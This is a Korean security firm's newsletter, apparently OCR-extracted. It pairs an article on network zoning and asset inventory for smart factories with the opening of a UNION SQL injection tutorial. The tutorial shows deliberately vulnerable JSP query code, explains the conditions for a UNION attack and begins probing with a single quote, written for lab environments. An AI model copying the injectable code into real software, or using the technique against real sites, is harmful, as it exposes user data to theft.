infosec

Threat Intelligence Report

EQST INSIGHT

2022

05

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

Hyper Connected 스마트 공장의 시대, 네트워크 보안 정책 수립의 중요성

Changing Landscape

4차 산업혁명과 미중 갈등, 코로나19 등의 여파로 제조업 글로벌 가치 사슬(Global Value Chain) 구조의 해체 및 약화가 가속화되고 있다. 글로벌 가치 사슬이란 소재 조달과 조립, 유통, 배송 등 제품 생산 전 공정을 세계 각지에서 나눠서 분담하는 국제 분업 구조를 말한다. 생산 설비의 고도화 및 자동화로 단순 인건비보다는 고임금 시장과의 접근성, 인프라의 발달 정도를 함께 고려하면서 저개발 국가에 거점을 둔 공장이 줄고 있다. 특히, IIoT(산업용 사물인터넷) 및 5G를 기반으로 구축한 제조 시설은 AI의 적극적 도입 및 활용을 통해 의사 결정이 이루어진다. 디지털 트윈 더 나아가 메타버스 환경으로 관리가 이뤄지며 각 요소에 로봇공학, 3D 프린팅, 인공지능, 사물인터넷 등 새로운 원천 기술이 접목되면서 구조가 보다 복잡해질 전망이다.

초기 비용을 절감하고 효율성을 향상시키기 위해 새로운 기술을 만들지 않고 기존에 상품화된 대중적인 최신 기술, 제품(COTS:Commercial Off-The-Shelf), 시스템/서비스 등을 사용하면서 외부 네트워크와 시스템 간의 상호 연결이 증가하게 되었다. 반면 제조 기술은 급격한 변화가 일어나기도 하지만 공정 현황에 따라 수십 년 간 운영해 온 Legacy도 병용되는 것이 현실이다.

제조업의 보안 담당자는 이러한 Legacy로부터 최신 Cloud, AI, IIoT 영역까지 식별하여 지켜야 하는 상황이다. 본 기고를 통해 초 연결된 제조업 환경에서 자사의 보호 대상을 어떻게 식별/관리할 것인지, 어떤 네트워크 보호 대책을 설계하여 효율적으로 운영할 것인지 기술하여 도움을 드리고자 한다.

제조업 정보 자산 식별 및 네트워크 보안 전략 수립 시 실용적 접근 방안

네트워크 보안 정책 강화 전략 수립은 전쟁 시 공격/방어 계획을 수립하는 것과 유사하다. 보호해야 할 대상을 정하고(정보 자산 식별), 공격 가능한 모든 경로를 식별하고 차단할 수 있도록 대응 자산을 계획 배치(전사 네트워크 모델링 및 정책 수립)하는 것이다.

1. 제조업 '정보자산'의 식별 및 분류 시, 전사 ITSM(IT Service Management)과 연계/분석하면 효과적이다.


Key point #1

정보 자산의 분류 및 관리 정보의 현행화는 전사 차원의 IT 시스템/서비스 관리 체계와 연계될 때 최대치의 효과를 발휘한다. 생각보다 다수의 현장 보안 담당자/운영자들이 ITSM에 대해 인지하지 못하는 경우가 많다. 기업 규모에 따라 수준의 차이는 있을 수 있어도 ITSM의 각 영역 별로 내재화된 프로세스가 존재하거나, 더 나아가 시스템 기반 운영 중에 있을 것이다.

정확한 위험 평가를 위한 보호 대상의 정의를 위해 보안 담당자는 자사의 정보자산을 식별/분류해야 한다. 정보자산은 정보와 정보를 생성하거나 보관, 처리하는 모든 설비를 포함한다. 즉 회사가 보유하거나 경영 활동 과정에서 생성된 모든 유무형의 정보, 기술, 자료, 정보 시스템, 시설 등을 의미한다. 정보자산은 데이터 및 정보, 하드웨어, 소프트웨어, 물리적 환경, 인적 자산 등으로 분류할 수 있다.

제조업에서는 특히 자사의 공정을 운영하기 위한 시스템인 산업 자동화 및 제어 시스템에 대한 정확한 식별/분류가 필수적이다. 산업 자동화 및 제어 시스템에 대해 IEC-6244에서는 "산업 프로세스 운영과 관련이 있으며 안전, 보안 그리고 안정적 운영에 영향을 미치거나 영향을 줄 수 있는 인력, 하드웨어, 소프트웨어 및 정책 모음"으로 정의하고 있다.

위의 두 가지 정의에서 공통된 요소가 있다. 인력, 하드웨어, 소프트웨어, 정책, 데이터 및 정보, 설비 가 그것이다. 정보자산 보호란, '인력이 각 시설에서 설비상 위치한 하드웨어의 소프트웨어를 이용한 데이터 및 정보에의 접속 및 생성~폐기 전반을 정책을 통해 통제하는 것'이다. 정보 자산에 대한 분류는 다음과 같다.

유형	기본 정보	추가 정보
 하드웨어	자산식별코드, 자산 명, 하드웨어 유형, 서버 유형, 용도, 사용자, 소유자, 관리자, 위치	모델명, 운영 체제, 운영 체제 버전, 주요 데이터, 설치 애플리케이션, 호스트명, 제조 업체, 제품명, 도입일, 유지 보수 기간 등
 소프트웨어	자산식별코드, 자산 명, 소프트웨어 유형, 용도, 사용자, 소유자, 관리자	제품 명, 소프트웨어 버전, 제조 업체, 도입일, 유지 보수 기간 등
 시설	자산식별코드, 자산 명, 용도, 모델명, 소유 형태(자체/임대, 소유자), 관리 형태(자체/외주, 관리자), 소유자, 사용자, 관리자, 위치	제조업체, 공급업체 등
 데이터 및 정보	자산식별코드, 자산 명 (전자정보명), 전자정보 유형, 용도, 사용자, 소유자, 관리자, 위치	보관 기간, 생성일, 관련 응용 프로그램 등
 인력	소속 부서, 직무 및 역할, 담당 업무, 자격, 연락처	스킬, 경험 등


출처: 한국정보통신기술협회

< 정보 자산 분류 및 관리 정보 >

각 유형별 정보 자산을 조사할 때, 전사 ITSM 관리 부서의 담당자(통상 총무팀, IT 서비스/인프라 담당자 등)와 인터뷰를 진행하거나 외부 컨설팅 등을 통해 식별한 IP 목록을 IT 자산 관리 시스템과 교차 검증을 진행하면 효과적이다.

규모가 있는 제조업의 ITSM 담당자는 기준 정보(사내의 다양한 경영 활동 전반에서 사용되는 각종 시스템의 기초 운영 데이터)의 표준 관리 방식과 거버넌스를 수립하고 정비하는 체계인 MDM (Master Data Management)를 운영하고 있다. 해당 기준 정보는 전사 구성원의 소통 기준이며, 명확한 거버넌스를 정의하여 관리된다. 그리고 기준 정보는 데이터의 유형에 따라 실시간으로 변경 관리하기도 하고 주기적으로 갱신 관리 (정기 실사 등)하기도 한다.

정보 자산의 식별 관리 시 해당 정보를 관리하는 시스템과의 연계 인터페이스를 잘 설계하면 불필요한 수동 식별 작업을 상당 수 해소하여 자동화할 수 있다.



< ITSM 중 정보 자산 식별 관련 영역 >

ITSM의 구성 요소이다. 음영 처리된 부분은 정보 자산 식별에 필요한 데이터가 존재하는 영역이다. 각 영역별 데이터 스키마를 확인하여 정보 자산 식별에 필요한 정보를(식별 코드, 필요 항목, 갱신 주기 등) 식별 취합한다.

물론 있는 그대로 해당 정보를 정보 자산 정보로 활용할 수는 없다. 다수의 정보보호 담당자가 필요한 수준과는 다소 차이가 있기 때문이다. 따라서 각 정보보호 시스템(NAC, IDS, FW, SIEM, OT/ICS 가시성 확보 솔루션 등)을 통해 식별한 정보자산 기본 정보(예, IP, HOSTNAME, OS 종류 등)에 전사 기준 정보(전사 자산 식별 코드, 위치 정보, 담당자/소유자/사용자, 구성 정보, 변경 및 장애관리 정보 등)를 부가하여, 유관 부서(IT인프라, IT서비스 담당자 등)와의 소통을 원활하게 함으로써 보안 정책 현황 분석에 필요한 인사이트를 확보할 수 있다.

예를 들면 특정 10.10.10.10 서버의 프로토콜 취약점을 발견했을 때 전사 자산 정보를 기준으로 해당 서버는 전사 구성원 대상 ERP 서비스이며, 투자 과제 ID를 기준으로 HW, SW 아키텍처 및 구성 요소를 추적 가능하게 하고, 서비스 장애 레벨을 통해 중요도를 인지할 수 있으며, 담당자/소유자/실 사용자를 식별할 수 있게 되는 방식으로 활용할 수 있게 된다.

2. 정보 자산 보호 전략 수립은 전사 네트워크의 모델링부터 시작한다.


서두에 네트워크 보안 정책 강화 전략은 전쟁 시 공격/방어 계획을 수립하는 것과 유사하다고 언급한 바 있다.

핵심 공격 목표 또는 방어 대상을 지도 상에 간략히 표현하고, 모든 경로 중 핵심 보호 경로를 지정하여 보유한 전략 자산들을 효과적으로 배치한다. 이때 반드시 필요한 허가 대상 및 물자 등은 통과시키고 그 이외는 모두 차단하는 것이다.

지도 상에 아군 중 누가 봐도 이해할 수 있도록 이러한 전략을 약속된 기호로 그리고 소통하는 것이 바로 '모델링'이다. 즉, 일반적으로 모두에게 공통적으로 이해되도록 약속된 방식(수식, 그림 등)으로 표현하는 것이다. 정보 자산에 대한 보호 전략 분석/수립 시 전사 네트워크의 모델링부터 시작하면 효과적이다.

전사 네트워크 모델링을 통한 효과적 현황 분석 및 보안 정책 수립 방안을 알아보자.


infosec



위 전사 네트워크 모델링의 필수 단계인 Security Zone 간 허용/차단 기준 가시화 방안과 가시화를 위한 기본 정보인 VLAN 정보와 Security Zone 매핑 방안 2가지 항목에 대해 집중적으로 살펴보겠다.

우선 VLAN 정보와 Security Zone 매핑 방안을 살펴보면 VLAN은 각 스위치/라우터에 설정된 네트워크 분리 단위를 의미한다. 전사 VLAN 정보를 목록화하고, 각 VLAN에 설정된 Network 대역을 현행화한다. 이때 지역 정보(Site/건물/층/상세 위치 등), 용도, 담당자 정보 등을 추가 취합한 후 이 정보를 보안 정책 적용 단위인 Security Zone과 교차 매핑하면 전사 네트워크 구조를 효과적으로 파악할 수 있는 수단이 된다.

해당 사항을 도식화하면 아래 그림과 같다.



< VLAN – 방화벽 I/F – Security Zone 매핑 관계 >

해당 매핑을 통해 식별한 Security Zone을 활용하면 Security Zone 간 허용/차단 기준 가시화가 가능하게 된다. 아래 그림을 참고하여 현재 보안 정책을 적용하면 현 상황의 파악이 가능해지고, Compliance의 기준을 세우는데 효과적으로 활용할 수 있다. 네트워크 규모에 따라 수기 작성이 불가능할 경우에는 방화벽 정책 관리 자동화 솔루션 또는 Micro Segmentation 솔루션을 활용하면 효과적으로 수행할 수 있다.

From Zone \ To Zone	DMZ	사무망	생산 서버팜	생산 라인
DMZ	Allow all	Partially Open	Partially Open (ssh, sftp, db)	Deny all
사무망	Partially Open (http(s))	Allow all	Partially Open	Partially Open (remote)
생산 서버팜	Partially Open (http(s))	Partially Open	Allow all	Deny all
생산 라인	Deny all	Deny all	Partially Open (ssh, sftp)	Allow all

< Security Zone 간 허용/차단 Matrix >

맺음말

정보 보안 담당자는 정보자산 보호 정책을 수립하고 운영하는 과정에서 명확한 Concept과 전략을 내재화해야 한다. 이를 위해서는 외부의 산출물을 참고하고 활용하는 방식을 통해 해당 Concept과 전략을 정교화하고 필요한 근거를 확보할 수 있다.

위에서 기술한 정보 자산의 전사 ITSM 연계/분석과 전사 네트워크 모델링을 통한 보안 통제 정책 수립 전략을 통해 안전한 제조 환경을 보장하고, 지속 가능한 안녕을 제공하는 든든한 보안 담당자가 되길 기원한다.

Special Report

웹 취약점과 해킹 매커니즘 #3 UNION SQL Injection

■ 개요

SQL Injection은 사용자 입력값을 검증하지 않아 설계된 쿼리문에 의도하지 않은 쿼리를 임의로 삽입하여 악의적인 SQL 구문을 실행시키는 공격이다. 이번 Special Report는 UNION SQL Injection의 개념과 SQL Injection 공격에 취약한 소스코드로 구현한 게시판의 검색 기능에서 원하는 데이터를 추출하는 과정까지의 내용을 다룬다.

※ 실제 운영 중인 서버에 테스트 또는 공격을 하는 행위는 법적인 책임이 따르므로 개인용 테스트 서버 구축 또는 bWAPP, DVWA, WebGoat 등과 같은 웹 취약점 테스트 환경 구축을 통해 테스트하는 것을 권장한다.

※ 본 Special Report는 JSP와 Oracle Database 11gR2를 사용하여 취약한 서버를 구축하였다.

■ 환경 구성

UNION SQL Injection은 주소 찾기, 게시글 검색 등 사용자 입력값을 받아 그 결과를 페이지에 출력해 주는 기능에서 볼 수 있다. 이번 리포트에서는 웹 취약점 테스트용으로 구축한 서버의 게시판에서 진행된다. 아래의 그림과 같이 구성되었으며 사용자가 제목에 해당하는 특정 단어를 검색하면 서버는 데이터베이스에서 결과를 불러와 화면에 출력해 준다.

[UNION SQL Injection 취약점이 있는 게시판 페이지]

게시판의 검색 기능은 다음과 같은 취약한 소스코드로 구성되어 있다. 사용자 입력값인 searchWord에 대한 입력값 필터링이 존재하지 않아 공격자는 쿼리 조작이 가능하다.

infosec

```
String sql = "SELECT idx, title, content, userid FROM board
WHERE title LIKE '%" + searchWord + "%'";

Statement stmt = conn.createStatement();

rs = stmt.executeQuery(sql);
```

[SQL Injection 에 취약한 소스코드]

또한 실습용 웹 서버의 데이터베이스는 사용자 정보를 담고 있는 MEMBER 테이블과 게시판 페이지 정보를 담고 있는 BOARD 테이블로 구성되어 있다.

※ 비밀번호는 개인정보보호법에 따라 단방향 해시 처리된 값으로 구성되어 있다.

infosec

아이디 (userid)	비밀번호 (userpw)	이름 (username)	이메일 (usermail)	전화번호 (usertel)
admin	225BC6…	관리자	-	-
eqst	34A603…	이큐스트	-	-
insight	B9E80C…	인사이트	-	-
web	C5F491…	웹	-	-

[MEMBER 테이블]

infosec


번호 (idx)	제목 (title)	내용 (content)	작성자 (userid)	작성일 (boarddate)
1	eqst	SKshieldus	이큐스트	22/04/11
2	insight	EQST Insight	인사이트	22/04/11
…	…	…	…	…

[BOARD 테이블]

■ UNION SQL Injection

UNION SQL Injection은 기존의 SELECT문에 UNION SELECT문을 추가하여 원하는 정보를 데이터베이스에서 추출하는 공격이다.


UNION 연산자[1]는 아래의 그림과 같이 두 개 이상의 SELECT문에 대한 결과를 하나의 결과로 추출한다.



[USER ID 가 eqst 와 insight 인 컬럼 조회 결과]

공격자는 이러한 점을 이용하여 기존의 SELECT문에 원하는 데이터를 추출하기 위한 UNION SELECT문을 추가하여 쿼리 결과를 확인할 수 있다.

UNION 연산자를 사용하기 위해서는 **두 가지 조건**을 만족해야 한다.
1) 기존의 SELECT문과 UNION SELECT문의 컬럼 수가 동일해야 한다.
※ 컬럼 수가 동일하지 않을 경우 아래의 그림처럼 에러 메시지를 반환한다.




[동일하지 않은 컬럼 수로 인한 에러 발생]

[1] UNION 은 기본적으로 중복을 제거한 결과를 보여준다. 중복을 포함한 결과를 추출할 경우 UNION ALL 을 사용하면 된다.

2) 각각의 컬럼은 순서 별로 동일한 데이터형이어야 한다.[2]

※ 각 컬럼의 데이터형이 동일하지 않을 경우 아래의 그림처럼 에러 메시지를 반환한다.

현재 데이터베이스의 USERID와 USERPW 컬럼은 문자형이며, USERTEL 컬럼은 숫자형으로 구성되어 있다. 따라서 SELECT문과 UNION SELECT문의 두 번째 컬럼인 USERPW와 USERTEL의 데이터형이 일치하지 않아 에러가 발생한다.




[동일하지 않은 데이터형으로 인한 에러 발생]

따라서 UNION SQL Injection을 진행하기 위해서는 기존의 SELECT문에 대한 컬럼 수와 데이터형을 알아내는 과정이 필요하다.

[2] MySQL 의 경우 자동 형 변환이 이루어지기 때문에 데이터형이 일치하지 않아도 된다.

■ 공격 진행 과정

UNION SQL Injection의 공격 진행 과정은 다음과 같다.



[UNION SQL Injection 진행 과정]

SQL Injection 취약점 존재 여부를 확인한 후 취약점이 존재한다면, UNION 연산자를 이용하기 위해 기존의 SELECT문에 대한 컬럼 수와 데이터형을 추출한다. 이 정보를 바탕으로 전체 테이블 목록과 테이블의 컬럼명을 추출하여 원하는 데이터를 탈취할 수 있다.

Step 1. 취약점 존재 여부 확인

사용자 입력값을 결과로 출력해 주는 게시판의 검색 기능에서 SQL Injection 취약점 존재 여부를 확인한다. SQL구문에서 문법적 요소로 작용하는 싱글쿼터('), 파이프(|) 등과 같은 특수문자를 검색했을 때 나타나는 서버의 반응을 보고 취약점 존재 여부를 판단할 수 있다.


게시판 검색 기능의 SQL 구문은 아래와 같이 구성되어 있다.

```
SELECT idx, title, content, userid FROM board WHERE title LIKE '%" + searchWord + "%';
```

사용자가 제목(title)에 해당하는 특정 단어(searchWord)를 검색하면 글번호(idx), 제목(title), 내용(content), 작성자(userid) 순서로 결과로 보여준다. 예를 들어, 사용자 입력값이 eqst라면 LIKE 이후의 값이 '%eqst%'[3]이 되어 eqst를 포함하는 모든 문자를 검색한 결과가 추출된다.


[3] LIKE 연산자는 문자열의 패턴을 검색하는데 사용되며, 퍼센트(%)와 언더바(_)를 통해 패턴을 지정할 수 있다. 퍼센트는 '모든 문자'를 의미하고 언더바는 '문자 하나'를 뜻한다.

SQL Injection 취약점 존재 여부를 확인하기 위해 입력값에 싱글쿼터 하나를 붙여 eqst'을 검색해 보면 문자 부적합을 뜻하는 에러 메시지가 반환되는 것을 볼 수 있다. 이는 검색어에 포함된 싱글쿼터가 서버 측의 SQL구문에서 문법적 요소로 작용하여 싱글쿼터 하나가 남게 되어 발생한다.



